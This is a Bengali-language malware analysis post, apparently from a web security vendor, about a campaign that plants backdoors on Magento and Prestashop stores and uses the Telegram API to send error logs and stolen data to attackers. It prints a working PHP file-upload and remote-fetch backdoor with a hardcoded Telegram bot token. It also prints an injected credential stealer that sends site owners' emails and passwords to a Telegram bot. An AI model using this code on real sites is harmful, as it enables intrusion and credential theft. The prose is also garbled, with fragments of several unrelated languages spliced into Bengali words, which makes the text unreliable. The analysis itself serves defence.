

সম্প্রতি, আমাদের সিকিউরিটি ইঞ্জিনিয়াররা 와일্ডে একটি চলমান Telegram ম্যালওয়্যার ক্যাম্পেইন খুঁজে পেয়েছেন যেখানে হ্যাকাররা ব্যাপকভাবে ব্যবহৃত এনক্রিপ্টেড মেসেজিং সার্ভিস 'Telegram'-কে তাদের ম্যালওয়্যার ক্যাম্পেইনের এরর লগ এবং হ্যাক করা সাইটগুলোর সংবেদনশীল তথ্য গ্রহণ করতে ব্যবহার করছে।
Telegram-এর মাধ্যমে হ্যাকারের কাছে পাঠানো হচ্ছে এরর লগ বা সংবেদনশীল তথ্য যাতে চেক করা যায় তাদের ম্যালওয়্যারটি কোনো ওয়েবসাইটে সফলভাবে প্লান্ট হয়েছে কিনা, আরেক কেসে, যদি ম্যালওয়্যার সফলভাবে প্লান্ট হয় তবে সেটি শিকারদের সংবেদনশীল তথ্য একটি নির্দিষ্ট Telegram নম্বর বা চ্যানেলে পাঠাচ্ছে। Magento, Prestashop এবং WooCommerce স্টোরগুলো এই হ্যাকিং ক্যাম্পেইনের টপ টার্গেট।
বüyük সংখ্যক সাইট টার্গেট করা হচ্ছে
একটি সিকিউরিটি প্রোভাইডার হিসেবে, আমরা দৈনন্দিন ব্যবসাকে ব্যাঘাত করা লেটেস্ট সাইবার হুমকি এবং ম্যালওয়্যার ক্যাম্পেইন συνεχреде মনিটর করি। এই Telegram ম্যালওয়্যার ক্যাম্পেইনে, আমরা দেখেছি বড় সংখ্যক Magento, Prestashop, WooCommerce এবং অন্যান্য CMS টার্গেট করা হচ্ছে।
সাধারণত, যখন হ্যাকাররা ওয়েবসাইট হ্যাক করে এবং ক্রেডিট কার্ড ইনফরমেশন বা অন্য কোনো সংবেদনশীল ডেটা ক্যাপচার করে – তারা তাদের সার্ভারে API কল করে বা তথ্যটি তাদের ইমেইলে পাঠায়।
কিন্তু এই কেসে, API কল করার বা চুরি করা ডেটা কোনো নির্দিষ্ট ইমেইল ঠিকানায় পাঠানোর বদলে, হুমকির অভিনেতারা Telegram API ব্যবহার করে এটিকে একটি নির্দিষ্ট Telegram নম্বর/আইডি/চ্যানেলে পাঠাচ্ছে। এটি সার্ভার IP ট্রেসিং এড়াতে অথবা ব্ল্যাকলিস্ট হওয়া এড়াতে এবং সুরক্ষিত Telegram মিডিয়ামের মাধ্যমে এরর লগ বা হ্যাক করা ডেটা পেতে।
Magento সাইট থেকে ম্যালওয়্যার এরর লগ সংগ্রহ করছেন হ্যাকাররা
এই Telegram ম্যালওয়্যার ক্যাম্পেইন বিশ্লেষণ করার সময়, Ananda Krishna-এর নেতৃত্বে আমাদের গবেষক দল আবিষ্কার করেছে যে হ্যাকাররা সক্রিয়ভাবে Magento-ভিত্তিক সাইটগুলিতে শেল স্ক্রিপ্ট প্লান্ট করছে যাতে বিনিয়মিত ফাইল আপলোড করা যায় বা সংবেদনশীল তথ্য চুরি করা যায়। ম্যালওয়্যার প্লান্টেশন প্রক্রিয়ার সময় কোনো এরর হলে, সেটি হ্যাকারের Telegram নম্বর/চ্যানেলে ডিবাগিং-এর জন্য পাঠানো হচ্ছে।
সম্পর্কিত ব্লগ – হ্যাক করা Magento স্টোর ফিক্স করা
আরো তদন্তের পর, আমাদের গবেষকরা খুঁজে পেয়েছে যে হ্যাকাররা ওয়েবসাইটে ক্ষতিকর ব্যাকডোর তৈরি করেছে যা তাদের ফাইল কোড তৈরি ও এক্সিকিউট করতে দেয়। হ্যাকার ব্যাকডোর স্ক্রিপ্টে যেকোনো আর্বিট্রারি URL পাঠাতে পারে, যা সেটি URL থেকে ফাইল ডাউনলোড করে কমপ্রোমাইজড সার্ভারে সংরক্ষণ করবে। এই প্রক্রিয়ার প্রতিটি ধাপে, বা এরর হলে – এই ব্যাকডোর স্ক্রিপ্ট রিয়েল-টাইম আপডেট হ্যাকারের কাছে Telegram মেসেজের মাধ্যমে পাঠাবে।
হ্যাকার ক্ষতিকর ফাইলের নাম $_POST['name'] ভেরিয়েবলে এবং ক্ষতিকর ফাইলের URL $_POST['content'] ভেরিয়েবলে পাঠায়।
এখানে ক্ষতিকর স্ক্রিপ্টের একটি উদাহরণ (যেটি আমাদের ম্যালওয়্যার স্ক্যানার ফ্ল্যাগ করেছিল) যা একটি কমপ্রোমাইজড সাইট স্ক্যান করার সময় পেয়েছিলাম:
হ্যাকার একটি রিকোয়েস্ট পাঠায় যেখানে $_POST['name'] = evil.php এবং $_POST['content'] = example.com/moreMaliciousCode.txt। ব্যাকডোর স্ক্রিপ্টটি সার্ভারে evil.php নামে একটি ফাইল তৈরি করে যেখানে ফাইল কন্টেন্ট থাকে example.com/moreMaliciousCode.txt-এ। তারপর হ্যাকার compromised-site.com/evil.php ভিজিট করে বadron কোড এক্সিকিউট করে।
কিছু সাইটে, আমরা দেখেছি হ্যাকাররা এই ব্যাকডোর স্ক্রিপ্ট ব্যবহার করে "File Manager" স্ক্রিপ্ট বা ডাটাবেস অ্যাডমিনিস্ট্রেশন টুল যেমন "Adminer" তৈরি করেছে। এই টুলগুলো তাদের আপনার সার্ভারের সকল ফাইল ভিউ/এডিট/ডিলিট করতে দেয় এবং ওয়েবসাইটের ডাটাবেসে পূর্ণ অ্যাক্সেস দেয় যেখানে সংবেদনশীল ব্যক্তিগত সনাক্তযোগ্য তথ্য (PII) যেমন পাসওয়ার্ড, ইমেইল ঠিকানা, ক্রেডিট কার্ড নম্বর ইত্যাদি থাকে।
ক্ষতিকর কোডের স্নিপেট:
<?php try{ if($_POST['action']=="wp_ajax_try_2020_v2"){ if(!empty ($_FILES['file']) and md5(md5(md5($_POST['token_admin'])))=="7ccda4acaa2341a049350d96fe88393b"){ if(function_exists("move_uploaded_file")){ @move_uploaded_file($_FILES['file']['tmp_name'],"../".$_FILES['file']['name']); echo " file name : ".$_FILES['file']['name']; }else{ die("no move_upload_file"); } }else{ die(0); } exit(); } if($_POST['action']=="wp_ajax_try_2020_v3"){ if(!empty ($_POST['content']) and md5(md5(md5($_POST['token_admin'])))=="7ccda4acaa2341a049350d96fe88393b"){ if(function_exists("file_get_contents")){ $html=file_get_contents($_POST['content']); $save=fopen($_POST['name'],"w"); fwrite($save,$html); fclose($save); }else{ die("no file_get_contents"); } }else{ die(0); } exit(); } }catch (Exception $e) { if(function_exists("file_get_contents")){ try{ file_get_contents("https://api.telegram.org/bot1234572065:AAGxojnCQEsIMuofDuQHaM-8wnM2VkYOMO4/sendMessage?chat_id=1110165405&text=" . urlencode($_SERVER['REMOTE_ADDR']." error wp")."" ); file_get_contents("https://api.telegram.org/bot1234572065:AAGxojnCQEsIMuofDuQHaM-8wnM2VkYOMO4/sendMessage?chat_id=1110165405&text=" . urlencode($e)."" ); }catch (Exception $e2) {} } } ?>Prestashop সাইট থেকে তথ্য চুরি করছেন হ্যাকাররা
Magento সাইটগুলোর মতো, হ্যাকাররা Prestashop সাইটগুলোকেও টার্গেট করছে এবং সাইট মালিকদের চুরি করা সংবেদনশীল তথ্য তাদের Telegram নম্বর/চ্যানেলে পাঠাতে Telegram API ব্যবহার করছে।

এই কেসে, আমাদের গবেষকরা দেখেছে হ্যাকাররা ইমেইল দ্বারা কাস্টমার ডিটেইল পাওয়ার জন্য ইমপ্লিমেন্ট করা ফাংশন কে classes/Customer.php-এ বypass করে তাদের ক্ষতিকর কোড রাখছে যাতে সাইট মালিকের ইমেইল ঠিকানা এবং পাসওয়ার্ড Telegram নম্বর/চ্যানেলে পাঠানো যায়।
হ্যাকিং গ্রুপকে B4JAT4X নামে মনে করা হচ্ছে (নিচের কোড স্যাম্পলে উল্লেখ করা অনুযায়ী):
if(isset($passwd)){ $passwordbaja=$passwd; }elseif(isset($plaintextPassword)){ $passwordbaja=$plaintextPassword; } $djskfhsdfdjknjksnfjksfds = "------+| [ B" . "4" . "J" . "A" . "T" . "4" . "X ] |+-----\n"; $djskfhsdfdjknjksnfjksfds .= $email.":".$passwordbaja.":".$_SERVER['REMOTE_ADDR'].":".$_SERVER['SERVER_NAME']."\n"; file_get_contents("https://"."ap"."i".".tel"."egr"."am".".org"."/bot1"."211"."998273".":AAHft2yajX"."qGoX3y_"."K3lfPernQ"."DPbtspu3g"."/sendMessa"."ge?chat_id="."11101654"."05&text=" . urlencode($djskfhsdfdjknjksnfjksfds)."" );এটি Prestashop সাইট মালিকদের তাদের সংবেদনশীল কাস্টমার ইনফরমেশন চুরি হতে পারে যদি তারা তাদের Prestashop সাইটে ইউজারদের ক্রেডিট কার্ড ইনফরমেশন সংরক্ষণ করে। একটি হ্যাকার সহজে শিকার সাইটে তার পাসওয়ার্ড দিয়ে লগইন করে সকল তথ্য দেখতে পারে।
ওয়েব সিকিউরিটি চ্যালেঞ্জ
সাইবার হুমকির ল্যান্ডস্কেপ ইন্টারনেট ডিসরাপশনের দিকে এক ধাপ আরও এগিয়ে গেলে, হ্যাকাররা এই ধরনের নতুন টেকনিক активно খুঁজে বের করছে অনলাইন বিজনেসকে আটকে দিতে। আপনার কোম্পানি যদি এই ধরনের সাইবার আক্রমণের কারণে প্রভাবিত হয়, তবে এটা PII ব্রিচ এবং GDPR ব্রিচ ও হত পারে।
এই মাসের শুরুতে, Malwarebytes-ও একটি ওয়েব স্কিমার আবিষ্কার করেছে যা ওয়েবসাইট থেকে ক্রেডিট ডেটা চুরি করে Telegram মেসেঞ্জারের মাধ্যমে হ্যাকারের কাছে পাঠায়।
এই Telegram ম্যালওয়্যার ক্যাম্পেইন থেকে আপনার ওয়েবসাইটগুলো রক্ষা করার জন্য, নেটওয়ার্ক লেভেলে Telegram-এ সকল কানেকশন ব্লক করার পরামর্শ দেওয়া হচ্ছে অথবা একটি ওয়েব অ্যাপ্লিকেশন ফায়ারওয়ার ব্যবহার করুন যা নিশ্চিত করবে আপনার সাইট এই ধরনের আক্রমণ থেকে ভালোভাবে সুরক্ষিত এবং কোনো হ্যাকার আপনার সংবেদনশীল ডেটা চুরি করতে দেবে না।
আপনি যদি Astra-এর অ্যাপ্লিকেশন ফায়ারওয়ার ব্যবহার করেন তবে আপনি ইতিমধ্যে এই আক্রমণ এবং অন্যান্য সাইবার আক্রমণ ও দুর্বলতা যেমন SQLi, XSS, CSRF, LFI, RFI, ক্রেডিট কার্ড হ্যাক, স্প্যাম, বadron বট, ইত্যাদি থেকে সুরক্ষিত।
আরও, Astra-এর মেশিন-লার্নিং আধারিত ম্যালওয়্যার স্ক্যানার স্বয়ংক্রিয়ভাবে একটি ওয়েবসাইট নিয়মিত স্ক্যান করে এবং সকল বিদেশি এলিমেন্ট এবং ঘটনা ফ্ল্যাগ করে। এতে নতুন ক্ষতিকর ফাইল যোগ হওয়া বা বিদ্যমান ফাইল মডিফাই হওয়া সব কিছু থাকে। Astra ম্যালওয়্যার স্ক্যানারের 'View file difference' ফিচারের মাধ্যমে, আপনি ড্যাশবোর্ডের ভিতর থেকে সব পরিবর্তন রিভিউ করতে পারেন এবং এক ক্লিকে ক্ষতিকর ফাইল ডিলিট করতে পারেন।
সিকিউরিটি এক্সপার্টরা lâuদিন ধরে নিয়মিত ম্যালওয়্যার স্ক্যানিংকে ওয়েবসাইট সুরক্ষার জন্য একটি কী সিকিউরিটি মেজার হিসেবে সুপারিশ করে আসছেন, এখন সময় আপনার ওয়েবসাইটগুলো ন্যায্য সিকিউরিটি মেজারসহ প্রস্তুত করার যাতে সেটি সবসময় সুরক্ষিত থাকে।
